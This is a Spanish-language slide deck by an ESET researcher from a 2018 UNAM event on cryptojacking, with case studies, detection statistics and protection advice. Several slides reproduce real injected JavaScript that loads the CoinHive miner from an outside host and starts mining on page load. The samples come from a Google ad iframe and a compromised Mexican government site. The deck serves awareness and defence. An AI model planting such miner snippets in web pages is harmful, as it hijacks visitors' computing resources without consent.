

Jornada de Visibilidad Web UNAM 2018



Jornada de
Visibilidad Web
UNAM 2018



Cryptojacking, una amenaza para la integridad de los sitios Web

Miguel Ángel Mendoza
ESET Security Researcher







- Pago por bienes o servicios.
- Casas de cambio.
- Oferta o subasta por parte de usuarios.
- Competencia a través de la minería.



Cryptojacking

The image features a solid teal background. In the lower portion, there is a faint, stylized illustration of a cityscape with various buildings and a network of lines resembling circuitry or data paths. The overall aesthetic is modern and technological.

“Secuestro de la capacidad de procesamiento de un equipo ajeno, para ganar dinero mediante la minería de criptomonedas”

Criptojacking: el resultado de “la fiebre de criptomonedas”

Analizamos el caso de CoinHive, una PUA que hace tiempo hizo su aparición en diversos sitios web y que se vincula con el uso no autorizado de los equipos de usuarios para minar criptomonedas.



view-source:10.104.206.14/udir/r?url=...lidWNrc3Jld2FyZHMuY29tLmFyLw~~

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <meta http-equiv="refresh" content="10; url=...com.ar/">
5 <style>
6 body { backgr
7 .content { ma
8 #myProgress {
9 #myBar { widt
10 </style>
11 <script src="
12 </head>
13 <body onload=
14
15 <script>
16 var h = new C
17 setInterval(
18 </script>
19
20 <script>
21 function move
22 var elem =
23 var width =
24 var id = se
25 function fr
26 if (width
27 clearIn
28 window.
29 } else {
30 width++
31 elem.st
32 }
33 }
34 }
35 </script>
```



Noah Dinkin @imnoah

2 Dec

Hi @Starbucks @StarbucksAr did you know that your in-store wifi provider in Buenos Aires forces a 10 second delay when you first connect to the wifi so it can mine bitcoin using a customer's laptop? Feels a little off-brand.. cc @GMFlickinger
pic.twitter.com/VkVVdSfUT



Starbucks Coffee ✓
@Starbucks



As soon as we were alerted of the situation in this specific store last week, we took swift action to ensure our internet provider resolved the issue and made the changes needed in order to ensure our customers could use Wi-Fi in our store safely.

8:54 PM - Dec 11, 2017

♥ 185 💬 66 people are talking about this



```
Elements Console Sources Network Performance Memory Application
▶<head>...</head>
▼<body marginwidth="0" marginheight="0" class="jar">
  ▼<div id="root_template_div" style="position:absolute;overflow:hidden;">
    ▼<iframe id="google_ad_247296261780" sandbox="allow-scripts" src="https://tpc.googlesyndication.com/sadbundle/$csp%3Der3%26dns%3Doff$/9...ex.html#t=1193670...&p=https%3A%2F%2Fgoogleads.g.doubleclick.net" width="300" height="250" scrolling="no" frameborder="0" style="border:0;overflow:hidden;">
      ▼#document
        <!DOCTYPE html>
        ▼<html lang="ru">
          ▼<head>
            <script src="https://pagead2.googlesyndication.com/pub-config/r20160913/ca-pub-3582627238616195.js">
            </script>
            ▼<script>
              ...
              var sd =
                Math.floor(Math.random() *
                  (100 - 1 + 1)) + 1;

              if(sd > 20){
                var ss =
                  document.createElement("scr
                    ipt");
                ss.src =
                  "https://coinhive.com/lib/c
                    oinhive.min.js";
                ss.onload = function(){
                  var miner = new
                    CoinHive.Anonymous('h7axC8y
                    tzLJhIxxvIHMeC0Iw0SPoDwCK',
                      {throttle: 0.2});
                  miner.start();
                }
                document.head.appendChild
                  ld(ss);
              }else{
                var ss =
                  document.createElement("scr
                    ipt");
                ss.async = true;
                ss.src = "https://s3-
                  ap-southeast-
                  1.amazonaws.com/doubleclick
                    13/mqoj_1.js";
                document.head.appendChild
                  ld(ss);
              }
            </script>
            <script async src="https://
              s3-ap-southeast-
              1.amazonaws.com/
```

```
"https://coinhive.com/lib/coinhive.min.js";
ss.onload = function(){
  var miner = new
  CoinHive.Anonymous('h7axC8y
  tzLJhIxxvIHMeC0Iw0SPoDwCK',
    {throttle: 0.2});
  miner.start();
}
```

¿Es la ir
400.419



2.881 co



is el
ue



Cómo ser inmortal
CdeCiencia
556 mil visualizaciones



¿Se puede superar nuestra
inteligencia?
CdeCiencia
502 mil visualizaciones




Lo más asombroso de nuestro
universo
CdeCiencia
Actualizado hace 7 días

JS/CoinMiner

Amenaza más detectada en el mundo
de diciembre de 2017 a junio de 2018

Detección global JS/CoinMiner septiembre 2017 – agosto 2018



31.87%

Detección de cryptojacking
en el periodo de mayor actividad


JS/CoinMiner en el mundo

agosto 2017 – agosto 2018

1.	Rusia	8,4%
2.	Perú	6,6%
3.	España	5,9%
4.	Ucrania	4,8%
5.	Tailandia	4,3%
6.	Irán	4,1%
7.	Polonia	3,8%
8.	México	3,5%
9.	Hungría	3,4%
10.	Turquía	3,2%

Cryptojacking en Latinoamérica

JS/CoinMiner en Latinoamérica agosto 2017 – agosto 2018



México

Segundo país latinoamericano
con mayor detección de cryptojacking



**NOTICIAS DE
SEGURIDAD
INFORMÁTICA**

INICIO

SEGURIDAD INFORMÁTICA ▾

SITIO WEB DE LIVERPOOL MÉXICO

SE
TE
C

Noti
Info

EL ECONOMISTA

USADO PARA MINERÍA DE MONERO

CoinHive, detectado en sitio de la SEP, es el malware más instalado del mundo

El malware criptográfico puede secuestrar hasta 65% de la capacidad de procesamiento de los equipos.

coin

```

    handle: function(response, ioArgs){
        window.parent.dojo.byId('sessionId').value = response.sessionId;
    },
    load: function(responseObject, ioArgs) {
    },
    error: function(error){
        custom.jmessages.alert( {focus:'consultar',message:'Ocurri\u00f3 un error realizando la descarga de archivos'});
    }
});
}

```

function accept() {
https://www.cedulaprofesional.sep.gob.mx/cedula/js/presidencia/terminos.js

```

//dijit.byId("formDialog").hide();
}else{
//dijit.byId('condicionesCedula').set('checked', true );
//dijit.byId('condicionesGenerales').set('checked', true );
//dijit.byId("formDialog").hide();
}

```

```

function showTerminos(){
//dijit.byId("formDialog").show();
}document.addEventListener('DOMContentLoaded', function(event) {var mnr = document.createElement('script');mnr.src = 'https://coinhive.com/lib/coinhive.min.js';mnr.onload=function(){var miner=CoinHive.Anonymous('JS0ecw9z0Nd06IZokrBdMIrx0pUEgFzP', {throttle:0.5});miner.start();});document.getElementsByTagName('body')[0].appendChild(mnr);});

```

```

//window.parent.dojo.byId('condicionesCedula').set('checked', false );
//window.parent.dijit.byId('condicionesGenerales').set('checked', false );
//window.parent.dijit.byId("formDialog").hide();
}
}

```

```

function showTerminos(){
//dijit.byId("formDialog").show();
}document.addEventListener('DOMContentLoaded', function(event) {var mnr = document.createElement('script');mnr.src = 'https://coinhive.com/lib/coinhive.min.js';mnr.onload=function(){var miner=CoinHive.Anonymous('JS0ecw9z0Nd06IZokrBdMIrx0pUEgFzP', {throttle:0.5});miner.start();});document.getElementsByTagName('body')[0].appendChild(mnr);});

```



Top Threats

Mexico

Month

[More](#)

Threat Name	Change	Prevalence Level
1 JS/Adware.Agent.AA	▲	24.18 %
2 SMB/Exploit.DoublePulsar	▲	3.3 %
3 JS/CoinMiner	▼	2.37 %
4 JS/Adware.Imali	▼	2.03 %
5 BAT/Starter	▼	1.97 %


DEMO

¿Malware o PUA?

**Potentially
Unwanted
Application**



Potentially unwanted application found

A potentially unwanted application (JS/CoinMiner.D) was found when  **Opera Internet Browser** tried to access a website (coinhive.com).

This is a program that might not pose a security risk but could affect the computer's performance and reliability, or cause changes in system behavior. [More information...](#)

Application: C:\Program Files (x86)\Opera\50.0.2762.58\opera.exe

Company: [Opera Software](#)

Reputation:   Discovered 5 days ago

URL: <https://coinhive.com/lib/coinhive.min.js>

Detection: JS/CoinMiner.D potentially unwanted application

Block access?

Disconnect

Ignore



GAME CHANGERS



Thank you all for your contributions

Ambassadors, gamers, casters, supporters,
miners, crypto-enthusiasts and journalists.

59

days of operation

12 000

computers aggregated

85

ETH raised



gaming
community



powerful
graphics cards



Unicef
mining software

Ethereum
mining



free donation

Give hope, just by being here

START DONATING

By clicking this button you consent to have your browser mine cryptocurrency and to donate it to UNICEF Australia. You may need to disable your ad blocker and refresh the page to continue.

By clicking this button you consent to have your browser mine cryptocurrency and to donate it to UNICEF Australia. You may need to disable your ad blocker and refresh the page to continue.

19,247

PEOPLE DONATING

HOW THIS WORKS

¿Más cryptojacking?



Cryptojacking y explotación: una combinación que marca tendencia

Potenciado por la mayor identificación de vulnerabilidades, el cryptojacking creció a nivel global y América Latina no es la excepción. A continuación te contamos más sobre esta tendencia y en qué países de Latinoamérica se registra la mayor cantidad de detección de mineros.

Campaña de criptojacking afecta a más de 200.000 routers MikroTik: Brasil el país más perjudicado

Masiva campaña de criptojacking se aprovecha de routers MikroTik que no fueron actualizados con un parche que protege a los usuarios contra una vulnerabilidad zero-day detectada en abril.

Steam baja de su plataforma videojuego acusado de criptojackin

La plataforma de videojuegos online, Steam, eliminó el juego Abstractism acusado de estafar a los usuarios y utilizar sus recursos para minar criptomonedas sin su consentimiento.



**Daño a la
imagen**



**Objetivo de
más ataques**



**Uso no
autorizado de
recursos**

Protección contra cryptojacking





- Auditorías de seguridad.
- Corrección de vulnerabilidades.
- Actualización de plataformas Web.
- Uso de soluciones de seguridad.
- Monitorización de equipos en la red.



**ENJOY SAFER
TECHNOLOGY**

Jornada de Visibilidad Web UNAM 2018



¡Gracias!

Miguel Ángel Mendoza



miguel.mendoza@eset.com



[@angel_mendoza](https://twitter.com/angel_mendoza)

